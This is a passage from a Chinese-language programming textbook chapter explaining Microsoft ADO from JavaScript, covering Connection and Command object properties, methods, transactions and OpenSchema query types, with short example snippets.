ODBC（“Open Database Connectivity”，开放数据库互连）是Microsoft公司早期引进的一种数据库接口技术。它实际上是ADO的前身。早期的数据库连接是非常困难的。每个数据库的格式都不一样，开发者得对他们所开发的每种数据库的底层API都有深刻的了解，这无疑限制了数据的通用性。因此，能处理各种各样数据库的通用的API（应用程序接口）就应运而生了，也就是现在的ODBC。ODBC是人们在创建通用API的早期产物。有许多种数据库遵从了这种标准，被称为ODBC兼容的数据库。

18.2.3 “ADO”控件

“ADO”控件是“Microsoft ActiveX Data Objects”的缩写，其作为一个“ActiveX”控件，用于客户应用程序中，允许其通过“OLE DB”的数据提供者，对多种多样的数据库进行访问。“ADO”控件作为一个通用的数据库访问接口，具有易用、高速、低内存负荷、磁盘空间占用少等特点。“ADO”控件支持构建服务器/客户端和基于网络的应用程序的关键特性。

“OLE DB”位于“ODBC”层与应用程序之间.。在ASP页面等数据使用者中，“ADO”是位于“OLE DB”之上的“应用程序”，应用程序的“ADO”调用先被送到OLEDB，然后再交由ODBC处理。应用程序当然也可以直接连接到“OLE DB”层，如果这么做了，服务器端游标（recordset的缺省的游标，也是最常用的游标）性能会得到提升，然而就会失去易用性等“ADO”控件带来的特性。

“ADO”控件的对象模型如图18.3所示。



图18.3 “ADO”控件的对象模型

“ADO”控件的对象模型分为以下几种。

（1）连接对像（Connection），其作用是建立并维护一个到数据提供者的连接。

（2）命名对象（Command），其作用是通过给定的数据连接，向数据提供者发出指定的“SQL”命令。

（3）数据集对象（Recordset），又称记录集对象，其作用是作为服务器返回给客户的的数据容器，提供共同的属性和方法，使客户端能够方便地访问和操作数据结果。其结构类似于关系型数据库中的表，具有二维结构，其中每一行对应一条记录，每一列对应记录中的一个字段。

（4）数据对象（Record），又称为记录对象，对应记录集中的某行。其作为最基本的数据单元，用于建立和维护数据的完整性。

（5）数据流对象（Stream），其作用是处理流数据。其对于数据库操作并不是必须的，但是在处理数据库中的流数据时有很大作用。

常见的数据库操作过程是：使用连接对像打开一个到数据库的连接，然后通过此连接和命名对象，执行需要的SQL命令，接受执行后的数据集对象。操作数据集对象，获取返回的数据并执行相关操作。最后关闭连接。

注意 在对数据库的操作执行完毕后，必须执行关闭数据库的操作，否则由于占用了数据连接，很可能造成程序异常。及时关闭数据连接也可以减低对资源的占用。然而需要当心的是，在数据连接关闭后，再对数据集执行操作可能造成错误。

18.3 连接数据库

在JavaScript中，使用“new ActiveXObject(“ADODB.Connection”)”方法建立一个新的ADODB连接（Connection）对象。“Connection”对象代表与数据源进行的唯一会话。如果是客户端/服务器数据库系统，该对象可以等价于到服务器的实际网络连接。取决于提供者所支持的功能，Connection 对象的某些集合、方法或属性有可能无效。

18.3.1 “Connection”对象的属性

“Connection”对象具有如下属性。

（1）“Attributes”属性，长整型，可读写。设置或返回一个值，代表连接对象的事务属性。可能的取值为：“262144”，意义为取消当前事务中做出的改变，并停止当前事务，然后自动开始一个新的事务。作用等同于调用ADO对象的“RollbackTrans”方法；“131072”，意义为保存当前事务中做出的改变，并停止当前事务，然后自动开始一个新的事务。作用等同于调用ADO对象的“CommitTrans”方法。

（2）“CommandTimeout”属性，长整型，可读写。设置或返回命令执行的超时时间，单位为秒，默认值为30秒。如果命令执行的时间超出此设置时间，则执行中的命令被取消，并且产生一个超时错误。如果此属性设置为“0”，则命令的执行永不超时。此属性在连接打开后仍然可以读写。如果使用ADO控件的“Command”对象执行命令，则“Command”对象的“CommandTimeout”属性不会受到“Connection”对象的“CommandTimeout”属性影响。

（3）“ConnectionString”属性，字符串型。此属性在连接建立前可读写，建立后只读，设置或返回建立连接所需要的信息。其包含的信息用“参数=值”的形式组成，每一个参数值后必须跟随一个分号。“Connection”对象的“ConnectionString”支持五种参数：“Provider=”定义数据提供者的信息；“File Name=”定义包含预先设置连接信息的特定数据提供者的文件名称（例如，持久数据源对象）；“Remote Provider=”定义打开客户端连接时使用的提供者名称，仅限于远程数据服务；“Remote Server=”定义打开客户端连接时使用的服务器的路径名称，仅限于远程数据服务；“URL=”定义一个绝对URL地址，指向一个文件或目录等资源。

“ConnectionString”会自动继承用于“Open”方法的“ConnectionString”参数的值。

注意 使用“ConnectionString”提供的参数打开对数据提供者的连接后，提供者可能会改变此属性的值。此外，由于“File Name”参数会使得ADO加载相关的数据提供者，因此不可以在“ConnectionString”属性中同时使用“File Name”和“Provider”参数。

下面是使用此属性建立连接的例子：

```
<script>
var conn1 = new ActiveXObject("ADODB.Connection");
var conn2 = new ActiveXObject("ADODB.Connection");
//直接使用Provider参数来连接数据库
//连接SQL数据库
conn1.ConnectionString = "Provider='sqloledb';Data Source='MySqlServer'; Initial
Catalog='Pubs';Integrated Security='SSPI';";
//打开连接
conn1.Open
//通过ODBC数据源来连接数据库
```

```
//假设系统中已经定义了ODBC数据源名为"Pubs"的数据库，且其用户名为"MyUserId"，密码为"MyPassword"
conn2.ConnectionString = "Data Source='Pubs';User ID='MyUserId';Password='MyPassword';";
//设定连接超时时间为30秒
conn2.ConnectionTimeout = 30
//打开连接
conn2.Open
//关闭所有连接
conn1.Close
conn2.Close
</script>
```

再例如，本章最初的代码18.1.hta中，连接Access数据库的代码：

```
var strProvider="Provider=Microsoft.Jet.OLEDB.4.0;"
var strDBPath="Data Source=" +strDBPath+";"
var strConn=strProvider+strDBPath
```

生成的链接字符串就是“Provider=Microsoft.Jet.OLEDB.4.0; Data Source=数据库文件地址”。

(4)“ConnectionTimeout”属性，长整型。此属性在连接建立前可读写，建立后只读，设置或返回连接建立的超时时间，单位为秒，默认值为15秒。如果建立连接的时间超出此设置时间，则连接被取消，并且产生一个超时错误。如果此属性设置为“0”，则连接建立打开时永不超时。

(5)“CursorLocation”属性，长整型，可读写，设置或返回游标服务的位置。可能的取值为：“1”不使用游标服务（此常量已经废弃，仅仅出于兼容性考虑而被保留）；“2”使用数据提供者或者数据驱动提供的游标，这些游标有时非常灵活，对于其他用户对数据源所作的更改具有额外的敏感性。但是，Microsoft Client Cursor Provider（如已断开关联的记录集）的某些功能无法由服务器端游标模拟，通过该设置将无法使用这些功能；“3”使用客户端提供的游标，本地游标服务通常允许使用的许多功能可能是驱动程序提供的游标无法提供的，因此使用该设置在需要使用额外的功能时是有好处的，且此设置具有向后兼容性。

(6)“DefaultDatabase”属性，字符串型，可读写，设置或返回数据提供者提供的默认数据库名。如果有默认数据库，“SQL”查询字符串可使用非限定语法访问该数据库中的对象。如要访问“DefaultDatabase”属性中指定数据库以外的数据库中的对象，对象名必须与所需的数据库名称匹配。连接时，数据提供者将默认数据库信息写入“DefaultDatabase”属性。某些数据提供者对于每个连接只允许一个数据库，在此情况下将不能更改“DefaultDatabase”属性。某些数据提供者可能不支持此项功能，这时将返回错误或空的字符串。

(7)“Errors”集合。此集合包含运行时数据提供者发生的所有错误对象。

注意 ADO发生的错误不会存放在“Errors”集合中，而是直接作为运行时错误被抛出。

(8)“IsolationLevel”属性，长整型，可读写，设置或返回连接对象的隔离级别。可能的取值为：“-1”数据提供者正在使用非指定的隔离级别，且其隔离级别无法确定；“16”无法从更高级别隔离的事务覆盖待定的更改；“256”可以从某事物中查看其他事物中未提交的更改；“4096”可以从某事物中查看其他事物已提交的更改；“65536”无法从某事物中查看其他事物所作的更改，但是可以通过查询得到新的记录集；“1048576”此事务与其他事物隔离的情况下执行。

说明 所谓事务的概念：事务是所有数据库系统的一个基本概念。一次事务的要点就是它把多个步骤捆绑成了一个单一的，只存在成功和失败两种状态的操作。其他并发的事务是看不到在这些步骤之间的中间状态的，并且如果发生了一些问题，导致该事务无法完成，那么所有这些步骤都完全不会影响数据库。例如在一次事务中，需要对数据库做3步操作，而在第2步的时候发生了错误导致事务执行失败，则第1步操作并不会影响到数据库的内容。

(9)“Mode”属性，长整型，此属性在连接建立前可读写，建立后只读。设置或返回连接的读写模式。可能的取值为：“0”默认值，权限尚未确定或无法检测到；“1”连接为只读模式；“2”连接为只写模式；“3”连接为可读写模式；“4”阻止其他连接以读模式打开；“8”阻止其他连接以写模式打开；“12”阻止其他所有类型的连接；“16”允许其他连接以任意读写模式打开。

(10)“Properties”集合。此集合包含来自数据提供者的属性。此集合具有属性“Count”，标识此集合中元素的数量；属性“item(index)”，通过索引参数获取指定位置的属性元素。此集合具有方法“Refresh()”，此方法无参数，用于刷新来自数据提供者的属性。

(11)“Provider”属性，字符串型，此属性在连接建立前可读写，建立后只读。设置或返回连接提供者的名称。也可以通过“ConnectionString”属性的内容或“Open”方法的“ConnectionString”参数设置该属性。但是调用“Open”方法时在多处指定数据提供者可能会产生无法预料的后果。如果没有指定提供者，该属性将默认为“MSDASQL（Microsoft OLE DB Provider for ODBC）”。

(12)“State”属性，长整型，只读。此属性标识连接的状态。可能的取值为：“0”连接已关闭；“1”连接已打开；“2”连接正在建立中；“4”正在执行命令；“8”正在获取数据结果。

(13)“Version”属性，字符串型，只读，返回ADO控件实例的版本信息。

18.3.2 “Connection”对象的方法

“BeginTrans”、“CommitTrans”和“RollbackTrans”方法用于处理连接对象中的事务过程。此三个方法均无参数。其作用如下。

(1)“BeginTrans”方法，开始一个新的事物。

(2)“CommitTrans”方法，保存事务中发生的更改，并结束当前事务，其也可能打开一个新的事物。

(3)“RollbackTrans”方法，取消事务中发生的更改，并结束当前事务，其也可能打开一个新的事物。

如果希望将对源数据所做的一系列更改作为一个单元进行操作，可以使用这些“Connection”对象的方法。例如在电子商务中，执行货币转账的操作，执行的更改至少需要两步：从转出账户中减去某个数额，并在转入账户上添加对等数额。其中任意步骤发生错误，都将导致账户收支不平衡。在打开的事务中进行这些更改可确保只能选择进行全部更改或不作任何更改。

注意 并非所有数据提供者都支持事务。需确认“Connection”对象的“Properties”集合中，是否存在数据提供者定义的属性“Transaction DDL”。如果存在则表示数据提供者支持事务。如果数据提供者不支持事务，调用上述方法将导致错误。

一旦调用了“BeginTrans”方法，在调用“CommitTrans”或“RollbackTrans”结束事务之前，数据提供者将不再立即执行所作的任何更改。

对于支持嵌套事务的数据提供者来说，调用已打开事务中的“BeginTrans”方法将开始新的嵌套事务。返回值将指示嵌套层次：返回值“1”表示打开的是顶层事务（即事务不被另一个事务所嵌套），返回值“2”表示打开的是第2层事务（嵌套在顶层事务中的事务），依次类推。调用“CommitTrans”

或“RollbackTrans”只影响最新打开的事务。在处理任何更高层事务之前，必须关闭或回卷当前事务。

调用“CommitTrans”方法将保存连接上打开的事务中所做的更改，并结束事务。调用“RollbackTrans”方法还原打开事务中所做的更改，并结束事务。在未打开事务时，调用其中任何一种方法都将引发错误。

取决于“Connection”对象的“Attributes”属性，调用“CommitTrans”或“RollbackTrans”方法都可以自动启动新事务。如果“Attributes”属性设置为“131072”，提供者在“CommitTrans”方法被调用后会自动启动新事务；如果“Attributes”属性设置为“262144”，提供者在调用“RollbackTrans”方法之后将自动启动新事务。

“Cancel”方法用于取消执行异步的“Execute”或“Open”方法。此方法无参数，无返回值。如果需要终止的方法没有使用异步模式，则可能造成一个错误。

“Close”方法用于关闭一个已打开的连接对象。关闭对象并非将其从内存中删除，可以更改它的属性设置并且在此后再次打开。要将对象从内存中完全删除，可将对象变量设置为“null”。此方法无参数，无返回值。

使用“Close”方法关闭“Connection”对象的同时，也将关闭与连接相关联的任何活动数据集（“Recordset”）对象。与正在关闭的“Connection”对象相关联的“Command”对象将被持久保留，但不再与“Connection”对象关联，即其“ActiveConnection”属性将被设置为“null”，同时“Command”对象的“Parameters”集合将清除任何提供者定义的参数。

可以随后调用“Open”方法重新建立与相同数据源或其他数据源的连接，关闭“Connection”对象后，调用任何需要打开与对数据源连接的方法都将产生错误。

如果当前连接上有打开的“Recordset”对象时，关闭“Connection”对象将取消所有“Recordset”对象的挂起更改。在事务进行过程中显式关闭“Connection”对象（调用“Close”方法）将产生错误。如果在事务进行过程中“Connection”对象超出范围，那么“ADO”将自动取消事务中的更改。

“Execute”方法在当前连接上，执行指定的查询、“SQL”语句、存储过程或特定数据提供者的文本等内容。其语法如下：

```
var recordset = connection.Execute(CommandText, RecordsAffected, Options)
```

参数“CommandText”必须，字符串型，包含要执行的“SQL”语句、表名、存储过程或特定提供者的文本。参数“RecordsAffected”可选，长整型，数据提供者向其返回操作所影响的记录数目。“Options”可选，长整型，标识“CommandText”参数的含义，其可能的取值如表18.1所示。

表18.1 “Options”参数的取值与含义

常　量	说　明
1	“CommandText”参数作为命令文本
2	返回“ADO”对象内部“SQL”查询返回结果中，“CommandText”指定表中的所有行
4	“CommandText”参数作为储存的过程名
8	默认值，“CommandText”参数的类型未知
512	返回“CommandText”参数命名的表中的有行。要使用查询（“Seek”）模式的数据集，则“CommandText”参数必须取此值
16	指示命令应该异步执行
32	指示对在“CacheSize”属性指定的初始数量之后的剩余行使用异步提取

使用“Connection”对象的“Execute”方法，可执行任何在指定连接的“CommandText”参数中传递给方法的查询。如果“CommandText”参数指定的查询可以返回一个数据集，则执行产生的结果将存储在新的“Recordset”对象中并返回；如果“CommandText”参数指定的查询无返回结果，则数据提供者返回一个关闭的“Recordset”对象。

注意 返回的“Recordset”对象始终为只读、仅向前的游标。如需要具有更多功能的“Recordset”对象，应首先创建具有所需属性设置的“Recordset”对象，然后使用“Recordset”对象的“Open”方法执行查询并返回所需游标类型。

“CommandText”参数的内容对提供者是特定的，并可以是标准的“SQL”语法或提供者支持的任何特殊命令格式。

“Open”方法用于实际的完成打开数据连接的操作。其语法如下：

```
connection.Open(ConnectionString, UserID, Password, Options);
```

参数“ConnectionString”可选，字符串型，包含建立连接所需要的信息，其取值和语法参见“Connection”对象的“ConnectionString”属性。参数“UserID”可选，字符串型，为建立连接时使用的用户名。参数“Password”可选，字符串型，为建立连接时使用的秘密。“Options”可选，整型，标识连接的同步模式，可能的取值为：“-1”默认值，同步的打开数据连接；“16”异步模式，非同步的打开数据连接。

说明 在连接建立于异步模式时，可以使用“Connection”对象的“ConnectComplete”事件来获取连接建立完成的状态信息。

使用“Connection”对象的“Open”方法可建立到数据源的物理连接。在该方法成功完成后连接是活动的，可以对其发出命令并且处理结果。

“Connection”对象的“ConnectionString”属性会自动继承“Open”方法中“ConnectionString”参数的值，因此可在打开之前设置“Connection”对象的“ConnectionString”属性，然后缺省“ConnectionString”参数的调用“Open”方法，或在“Open”方法调用时使用“ConnectionString”参数设置或覆盖当前连接参数。

如果在“ConnectionString”参数和可选的“UserID”及“Password”参数中传送用户和密码信息，那么“UserID”和“Password”参数将覆盖“ConnectionString”中指定的值。

注意 作为远程数据服务使用时，并在客户端的“Connection”对象上使用“Open”方法时，直至在“Connection”对象上打开“Recordset”之前“Open”方法其实并未建立到服务器的连接。

“OpenSchema”方法用于获取数据提供者的模式信息，其语法如下：

```
var recordset = connection.OpenSchema(QueryType, Criteria, SchemaID);
```

参数“QueryType”必须，整型，定义所要运行的模式查询类型。参数“Criteria”可选，字符串型，作为参数“QueryType”的查询限制条件。这两个参数的可能的取值如表18.2所示。

表18.2 “OpenSchema”方法中“QueryType”和“Criteria”可能的取值及含义

“QueryType”值	“QueryType”值对应描述	“Criteria”值
0	返回当前用户拥有的目录中定义的声明	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME
1	返回DBMS中可访问的目录中相关的物理属性	CATALOG_NAME
2	返回当前用户可访问的目录中定义的字符集设置	CHARACTER_SET_CATALOG CHARACTER_SET_SCHEMA CHARACTER_SET_NAME
5	返回当前用户拥有的目录中定义的校验常数	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME
3	返回当前用户可访问的目录中定义的校勘字符	COLLATION_CATALOG COLLATION_SCHEMA COLLATION_NAME
13	返回当前用户可用或被授权的目录中，所定义的表的各列的权	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME COLUMN_NAME GRANTOR GRANTEE
4	返回当前用户可用目录中，表和列的定义信息（包括视图）	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME COLUMN_NAME
11	返回当前用户拥有的目录中定义的，基于域的目录中的列定义	DOMAIN_CATALOG DOMAIN_SCHEMA DOMAIN_NAME COLUMN_NAME
6	返回当前用户拥有的目录中定义的参考索引常数、全局唯一标识常数、校验常数以及声明的列	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME COLUMN_NAME
7	返回当前用户拥有的目录中包含所定义的参考索引常数、全局唯一标识常数、校验常数以及声明信息的表	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME
32	返回数据库模式信息中可用的立方（cube）信息	CATALOG_NAME SCHEMA_NAME CUBE_NAME
30	返回数据提供者指定的关键字列表	无
31	返回数据提供者指定的，用于文本命令中的字符列表	无
33	返回给定的立方（cube）的尺寸（dimension），每个维度的尺寸占据一行	CATALOG_NAME SCHEMA_NAME CUBE_NAME DIMENSION_NAME DIMENSION_UNIQUE_NAME

（续）

"QueryType"值	"QueryType"值对应描述	"Criteria"值
27	返回当前用户目录的外键列	PK_TABLE_CATALOG PK_TABLE_SCHEMA PK_TABLE_NAME FK_TABLE_CATALOG FK_TABLE_SCHEMA FK_TABLE_NAME
34	返回一个尺寸（dimension）中关于层级的信息	CATALOG_NAME SCHEMA_NAME CUBE_NAME DIMENSION_UNIQUE_NAME HIERARCHY_NAME HIERARCHY_UNIQUE_NAME
12	返回当前用户拥有的目录的索引定义	TABLE_CATALOG TABLE_SCHEMA INDEX_NAME TYPE TABLE_NAME
8	返回当前用户所有目录中的，被强制为关键字的列	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME TABLE_CATALOG TABLE_SCHEMA TABLE_NAME COLUMN_NAME
35	返回一个尺寸（dimension）中的级别（level）信息	CATALOG_NAME SCHEMA_NAME CUBE_NAME DIMENSION_UNIQUE_NAME HIERARCHY_UNIQUE_NAME LEVEL_NAME LEVEL_UNIQUE_NAME
36	返回可用的测量（measure）信息	CATALOG_NAME SCHEMA_NAME CUBE_NAME MEASURE_NAME MEASURE_UNIQUE_NAME
38	返回可用成员的信息	CATALOG_NAME SCHEMA_NAME CUBE_NAME DIMENSION_UNIQUE_NAME HIERARCHY_UNIQUE_NAME LEVEL_UNIQUE_NAME LEVEL_NUMBER MEMBER_NAME MEMBER_UNIQUE_NAME MEMBER_CAPTION MEMBER_TYPE

（续）

"QueryType" 值	"QueryType" 值对应描述	"Criteria" 值
28	返回当前用户目录的主键列	PK_TABLE_CATALOG PK_TABLE_SCHEMA PK_TABLE_NAME
29	返回程序所返回的记录集的列的信息	PROCEDURE_CATALOG PROCEDURE_SCHEMA PROCEDURE_NAME COLUMN_NAME
26	返回程序参数和返回值的相关信息	PROCEDURE_CATALOG PROCEDURE_SCHEMA PROCEDURE_NAME PARAMETER_NAME
16	返回当前用户所拥有目录的程序定义	PROCEDURE_CATALOG PROCEDURE_SCHEMA PROCEDURE_NAME PROCEDURE_TYPE
37	返回尺寸（dimension）中，各级别可用的属性的相关信息	CATALOG_NAME SCHEMA_NAME CUBE_NAME DIMENSION_UNIQUE_NAME HIERARCHY_UNIQUE_NAME LEVEL_UNIQUE_NAME MEMBER_UNIQUE_NAME PROPERTY_TYPE PROPERTY_NAME
22	返回数据提供者支持的（基础）数据类型	DATA_TYPE BEST_MATCH
9	返回当前用户所拥有的目录中所定义的参考索引常数	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME
17	返回当前用户所拥有的数据库对象的模式信息	CATALOG_NAME SCHEMA_NAME SCHEMA_OWNER
18	返回目录中定义的SQL执行进程数据所支持的一致性级别、选项和方言	无
19	返回当前用户所拥有的目录的统计信息	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME
10	返回当前用户所拥有的目录中定义的表常数	CONSTRAINT_CATALOG CONSTRAINT_SCHEMA CONSTRAINT_NAME TABLE_CATALOG TABLE_SCHEMA TABLE_NAME CONSTRAINT_TYPE

（续）

“QueryType”值	“QueryType”值对应描述	“Criteria”值
14	返回当前用户可用或被授权的目录中定义的表的权限	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME GRANTOR GRANTEE
20	返回当前用户可访问目录中表的定义	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME TABLE_TYPE
21	返回当前用户可访问目录中的字符翻译	TRANSLATION_CATALOG TRANSLATION_SCHEMA TRANSLATION_NAME
15	返回当前用户可用或被授权的目录中定义的对象的使用权限	OBJECT_CATALOG OBJECT_SCHEMA OBJECT_NAME OBJECT_TYPE GRANTOR GRANTEE
24	返回独立的视图列	VIEW_CATALOG VIEW_SCHEMA VIEW_NAME
23	返回当前用户可访问目录的视图定义	TABLE_CATALOG TABLE_SCHEMA TABLE_NAME
25	返回独立的视图表	VIEW_CATALOG VIEW_SCHEMA VIEW_NAME

注意 根据数据提供者的不同，某些“QueryType”值可能不被支持。

本章示例代码18.1.hta中，函数“GetTableName(oConn)”就是一个利用“Schema”来获取数据库中数据表名称的例子。

18.3.3 “ADO”控件连接对象综述

使用“Connection”对象的集合、方法和属性可执行下列操作。

（1）在打开连接前使用“ConnectionString”、“ConnectionTimeout”和“Mode”属性对连接进行配置。

（2）设置“CursorLocation”属性以便调用支持批更新的“客户端游标提供者”。

（3）使用“DefaultDatabase”属性设置连接的默认数据库。

（4）使用“IsolationLevel”属性为在连接上打开的事务设置隔离级别。

（5）使用“Provider”属性指定“OLE DB”提供者。

（6）使用“Open”方法建立到数据源的物理连接。使用“Close”方法将其断开。

（7）使用“Execute”方法执行对连接的命令，并使用“CommandTimeout”属性对执行进行配置。

（8）可使用“BeginTrans”、“CommitTrans”和“RollbackTrans ”方法以及“Attributes”属性管理打开的连接上的事务（如果数据提供者支持则包括嵌套的事务）。

(9) 使用“Errors”集合检查数据源返回的错误。

(10) 通过“Version”属性读取使用中的“ADO”执行版本。

(11) 使用“OpenSchema”方法获取数据库模式信息。

> **注意** 如果不使用“Command”对象执行查询，请向“Connection”对象的“Execute”方法传送查询字符串。但是，当需要使命令文本具有持久性并重新执行，或使用查询参数的时候，则必须使用“Command”对象。

18.4 执行SQL命令

在获取了对数据库的连接后，下一步需要做的就是执行相应的SQL代码，来向数据提供者发出所需要执行的命令。这就需要用到“ADO”控件的命令对象“ADODB.Command”。

“Command”对象用于执行指定的查询，并返回查询后的数据集对象，以便执行大量操作或处理数据库结构。

在JavaScript中构建“Command”对象的语法如下：

```
objCommand = new ActiveXObject( "ADODB.Command" );
```

18.4.1 命令（Command）对象的属性

“Command”对象的属性如下所述。

(1) “ActiveConnnection”属性，可读写，标识此“Command”对象所属的“Connection”对象。默认值为“null”。如果当前连接是关闭状态，则此属性为字符串型，否则此属性指向一个“Connection”对象。

在将该属性设置为打开的“Connection”对象或有效连接字符串之前，试图调用“Command”对象的“Execute”方法将产生错误。

如果试图将一个“Connection”对象赋值给“Command”对象的“ActiveConnection”属性，则此“Connection”对象必须为打开状态，否则会导致一个错误。

将“ActiveConnection”属性设置为“null”可使“Command”对象与当前“Connection”脱离关联，并使提供者释放数据源上所有关联的资源。然后，可以使“Command”对象与相同的“Connection”对象或其他“Connection”对象关联。某些数据提供者允许将该属性设置从一个“Connection”更改到另一个“Connection”，而不必首先将该属性设置为“null”。

如果“Command”对象的“Parameter”集合包含数据提供者提供的参数，那么在将“ActiveConnection”属性设置为“null”或设置为其他“Connection”对象后，集合将被清除。如果手工创建“Parameter”对象并使用这些参数填充“Command”对象的“Parameters”集合，则将“ActiveConnection”属性设置为“null”或其他“Connection”对象不会影响“Parameters”集合。

关闭与“Command”对象相关联的“Connection”对象将把“ActiveConnection”属性设置为“null”。

(2) “CommandStream”属性，可读写，流数据类型。设置或返回“Command”对象的输入。流数据的格式由数据提供者决定。此属性类似于“Command”对象的“CommandText”属性，用于定义“Command”对象接受的输入的字符串。

“CommandStream”属性和“CommandText”属性是互斥的，当用户设置“CommandStream”属性时，“CommandText”属性被自动地设置为一个空字符串；当用户设置“CommandText”属性时，“CommandStream”被自动设置为“null”。

输入的流数据对于其他的ADO对象来说是不可用的，例如，如果数据集“Recordset”对象的“Source”属性指向一个“Command”对象，且此对象的“CommandStream”属性被设置，则通过“Recordset.Source”获得的仅仅是其“Command”对象的“CommandText”属性，即一个空字符串。

在使用流数据作为“Command”对象的输入时，此“Command”对象的“CommandType”的取值只能为：“1”文本类型命令，或者“8”未知类型命令。

(3)“CommandText”属性，字符串型，可读写。设置或返回包含数据提供者命令（如“SOL”语句、表格名称或存储的过程调用）的字符串值。默认值为空字符串（“”）。

通常，该属性为SQL语句，但也可以是能够为数据提供者识别的任何其他类型的命令语句（如存储的过程调用）。SQL语句必须是数据提供者查询处理程序支持的特定语法或版本。

如果设置“CommandText”属性时，将“Command”对象的“Prepared”属性设置为“true”，并将“Command”对象绑定到打开的连接，则在调用“Execute”或“Open”方法时“ADO”将准备查询（即数据提供者保存已编译的查询格式）。

取决于“CommandType”属性的设置，“CommandText”属性的值可能被改变。可以随时阅读“CommandText”属性，查看在执行过程中“ADO”将要使用的实际命令文本。

(4)“CommandTimeout”属性，此属性作用等同于“Connection”对象的“CommandTimeout”属性，且不会被“Connection”对象的“CommandTimeout”属性所覆盖。

(5)“CommandType”属性，此属性定义了“CommandText”或“CommandStream”属性的类型。其作用等同于“Connection”对象“Excute”方法中的第3个参数“option”。其可能的取值参见前面小节中的表18.1。

(6)“Dialect”属性，标识“CommandText”和“CommandStream”属性使用的方言属性。此属性设置或返回一个有效的GUID，表示选择该GUID代表的控件用于处理解释“CommandText”和“CommandStream”。此属性的默认值“{C8B521FB-5CF3-11CE-ADE5-00AA0044773D}”。

(7)“Name”属性，字符串型，可读写，设置或返回此控件的名称。

(8)“NamedParameters”属性，布尔型，可读写，设置或返回是否将参数名发送给数据提供者。

当此属性设置为“true”时，“Command”对象在对数据提供者发送数据时，根据“CommandText”或“CommandStream”属性，以名值对的形式发送参数；如果此属性设置为“false”，则将参数的名称忽略，数据提供者将按参数提供的顺序识别参数。

(9)“Parameters”集合。此集合包含所有的“Parameter”对象。

此集合的属性有：“count”整型，返回此集合中元素的数量；“item (index)”根据指定的索引值返回对应的元素。

此集合的方法有：“Append (object)”方法，用于在集合中增加一个新的元素，其参数“object”为需要增加的元素；“Delete (index)”方法，用于自集合中删除一个元素，其参数“index”为指定元素在集合中的索引值；“refresh ()”方法用于根据数据提供者刷新集合内的元素。

注意 在“Command”对象的“Parameters”集合上调用“Refresh”方法，则根据“Command”对象储存的程序或参数化的查询返回来自数据源的信息。有些数据源不支持储存的程序和参数化的查询，在此类数据提供者上调用“Refresh”方法会导致一个错误。如果未定义用户自己的“Parameter”属性，且未调用过“Refresh”方法，直接访问“Parameters”集合时，系统会自动调用“Refresh”方法来准备一个“Parameters”集合。

(10)“Prepared”属性，布尔型，可读写，设置或返回执行前是否保存命令的编译版本。

使用“Prepared”属性可使数据提供者在首次执行“Command”对象前保存“CommandText”属性中指定的已准备好（已编译）的查询版本。该属性会降低命令首次执行的速度，但数据提供者对命令进行编译后，在后继的命令执行中数据提供者可使用已编译好命令版本，这样可以提高执行性能。

如果该属性为“False”，提供者将直接执行“Command”对象而不创建编译版本。

如果提供者不支持命令准备，将该属性设置为“True”时也许将返回错误。如果没有返回错误，则只需要忽略准备命令的请求并将“Prepared”属性设置为 False 即可。

（11）“Properties”属性和“State”属性。这两个属性类似于“Connection”对象中的同名属性。

18.4.2 命令（Command）对象的方法

“Command”对象的方法有3个：“Cancel”、“CreateParameter”和“Execute”。

“Cancel”方法类似于“Connection”对象的同名方法。

“CreateParameter”用于创建一个新的“Parameter”对象，其语法如下：

```
objParameter = command.CreateParameter (Name, Type, Direction, Size, Value);
```

此方法返回值是一个新建的参数（Parameter）对象。

此方法的参数“Name”可选，字符串型，为新建“Parameter”对象的名称；“Type”可选，长整型，指定新建“Parameter”对象的数据类型，可能的取值如表18.3所示。

表18.3 “Parameter”对象的“Type”参数

“Type”的可能取值	描　述	“Type”的可能取值	描　述
0	空值	21	8位无符号整型数值
2	2位有符号整型数值	64	64位的时间值
3	4位的有符号整数	72	GUID值
4	单精度浮点数	128	二进制值
5	双精度浮点数	129	字符串值
6	货币值	130	一个以“null”终止的字符串（“Unicode”）
7	日期值	131	一个固定精度和倍数的数字值
8	一个以“null”终止的字符串（“Unicode”）	132	用户自定义类型
9	指向COM组件的Idispatch接口的指针	133	双字节的日期值
10	32位错误码	134	双字节的时间值
11	布尔值	135	日期/时间戳
12	自动编号	136	四字节的标题值，定义一个子表的行标志符
13	指向COM组件的Iunknown接口的指针	139	数值型
14	一个固定精度和倍数的数字值	200	字符串值
16	1位有符号整型数值	201	长字符串值
17	1位无符号整型数值	202	一个以“null”终止的字符串（“Unicode”）
18	2位无符号整型数值	203	以“null”终止的长字符串
19	4位无符号整型数值	204	二进制值
20	8位的有符号整数	205	长二进制值

参数“Direction”可选，长整型，指定新建“Parameter”对象的类型（输入输出方向），可能的取值

为："1"默认值，"Parameter"对象为输入型；"2"输出型"Parameter"对象；"3"既可以是输入也可以是输出的"Parameter"对象；"4"返回值型"Parameter"对象；"0"未知类型的"Parameter"对象。

参数"size"可选，长整型，指定参数值最大长度（以字符或字节数为单位）。参数"value"可选，任意类型，指定"Parameter"对象的值。

使用"CreateParameter"方法可用指定的名称、类型、方向、大小和值创建新的"Parameter"对象。在参数中传送的所有值都将写入新建的"Parameter"属性。

该方法不会自动将"Parameter"对象追加到"Command"对象的"Parameters"集合，因此这样允许对"Parameter"对象的添加附加属性。当调用"Parameters"集合的"Append"方法将"Parameter"对象追加到集合，则"ADO"控件将自动使该附加属性的值生效。

如果在"Type"参数中指定可变长度的数据类型，那么在将它追加到"Parameters"集合之前必须传送"Size"参数或者设置"Parameter"对象的"Size"属性；否则将产生错误。

"Execute"方法执行指定的查询、SQL语句或者储存的程序，其内容由"CommandText"或者"CommandStream"属性给出。其语法如下：

```
objRecordset = command.Execute( RecordsAffected, Parameters, Options )
```

